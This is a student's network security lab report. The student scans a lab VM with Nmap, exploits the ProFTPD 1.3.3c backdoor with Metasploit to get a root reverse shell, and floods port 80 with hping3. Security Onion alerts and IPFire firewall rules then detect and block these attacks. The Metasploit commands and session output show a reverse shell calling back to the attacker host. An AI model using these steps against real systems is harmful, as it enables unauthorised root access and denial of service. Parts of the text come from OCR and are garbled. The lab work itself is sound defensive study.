CS 646 850 Network Security Protocols

Aleyna Aydin

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Task 1: Testing attacks

Nmap -The target machine's IP address here is 192.168.111.132

```
-(aleyna⊕kali)-[~]
 -$ <u>sudo</u>inmapresSeesVe192.168.111.132
Starting Nmap 7.92 (https://nmap.org) at 2024-07-22 20:32 EDT
Nmap scan report for 192.168.111.132
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT | STATE SERVICE VERSION
                     ProFTPD 1.3.3c
21/tcp open ftp
22/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
80/tcp open http
                     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:1C:E9:02 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
```


Metasploit - The target machine's IP address is 192.168.111.132

```
msf6 > search proftpd
Matching Modules
   # Name
                                                                    Disclosure Date Rank
  Check Description
   0 exploit/linux/misc/netsupport_manager_agent 2011-01-08
                                                                                           average
          NetSupport Manager Agent Remote Buffer Overflow
   1 exploit/linux/ftp/proftp_sreplace
                                                                    2006-11-26
  Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 exploit/freebsd/ftp/proftp_telnet_iac 2010-11-01
           ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
  3 exploit/linux/ftp/proftp_telnet_iac 2010-11-01 g
Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 e
Yes ProFTPD 1.3.5 Mod_Copy Command Execution
  Yes
  5 exploit/unix/ftp/proftpd_133c_backdoor
                                                                    2010-12-02
  No
           ProFTPD-1.3.3c Backdoor Command Execution
```

```
msf6 > use 5
                                    backdoor) > set RHOST 192.168.111.132
msf6 exploit(
RHOST ⇒ 192.168.111.132
msf6 exploit(
                                           or) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
                                      ackdoor) > set LHOST 192.168.111.128
msf6 exploit(
LHOST ⇒ 192.168.111.128
                                    hackdoor) > exploit
msf6 exploit(
[*] Started reverse TCP double handler on 192.168.111.128:4444
[*] 192.168.111.132:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo oo6KCIt0mmr2N4×2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "oo6KCIt0mmr2N4×2\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.111.128:4444 → 192.168.111.132:5
1094 ) at 2024-07-23 16:26:54 -0400
whoami
root
```

DoS - Sending the attack to the targe machine (192.168.111.132) on port 80 with randomized source addresses


on target VM during attack




Task 2:

Detection/Alerts from Security Onion

hping3 (DoS) - We can see the packets being detected as a result of the DoS attack on the target machine. Through this, we see the packets have been dropped due to the filters put into place.




Metasploit (exploitation attack) - We can see the effects of the exploitation attack and the warning coming through the network traffic. This same event has been acknowledged 99 times as seen in the count section of the packet information



Nmap (port scanning) - We can see the result of the port scanning attack and can see the packets have been labeled as suspicious scans on the network.

RT	1 aleyna-se	3.34	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	3306	6	ET SCAN Suspicious inbound to mySQL port 3306
RT	1 aleyna-se	3.35	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	5907	6	ET SCAN Potential VNC Scan 5900-5920
RT	1 aleyna-se	3.36	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	5432	6	ET SCAN Suspicious inbound to PostgreSQL port 5432
RT	1 aleyna-se	3.37	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	1521	6	ET SCAN Suspicious inbound to Oracle SQL port 1521
RT	1 aleyna-se	3.38	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	1433	6	ET SCAN Suspicious inbound to MSSQL port 1433
RT	1 aleyna-se	3.39	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	5811	6	ET SCAN Potential VNC Scan 5800-5820
RT	4 aleyna-se	3.40	2024-07-23 20:23:06	192.168.111.128	58962	192.168.111.132	80	6	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting
RT	4 aleyna-se	3.41	2024-07-23 20:23:06	192.168.111.128	58962	192.168.111.132	80	6	ET SCAN Possible Nmap User-Agent Observed

Task 3: Firewall rules (IPfire)



Here, I have implemented firewall rules to in accordance to each of the following requirements: **Blocking internal users from accessing HTTP:** I have selected the source addresses to be from the green (internal) network, the destination to be the red (external) network, and destination port is 80. This allows any traffic from inside the network to be blocked if it is travelling outside the network to port 80 since TCP is port 80 and HTTP is a part of TCP.

Blocking internal users from accessing social media sites: I have set the source to green (internal) network, destination to 'social media sites' which is a group I have created that envelops social media sites and their IP addresses, and the destination port is 443 since it is

HTTPS and most social media sites are on HTTPS. This prevents traffic from internal users to be blocked if going outbound to visit any of the social media sites named in the assigned group on port 443.

Blocking DoS attack: The source is red (external) network, destination is green (internal) network, and the destination port is 80 for TCP. This prevents DoS hping3 attack by blocking any traffic from outside the network that is traveling to the internal network on port 80 since the DoS attack I have run is active on port 80 only.

Blocking inbound FTP traffic: The source is set to the red (external) network, destination ist set to green (internal) network, and the destination port is set to 21. This prevents any traffic coming from outside the network towards the internal network on port 21 which is the port used for FTP.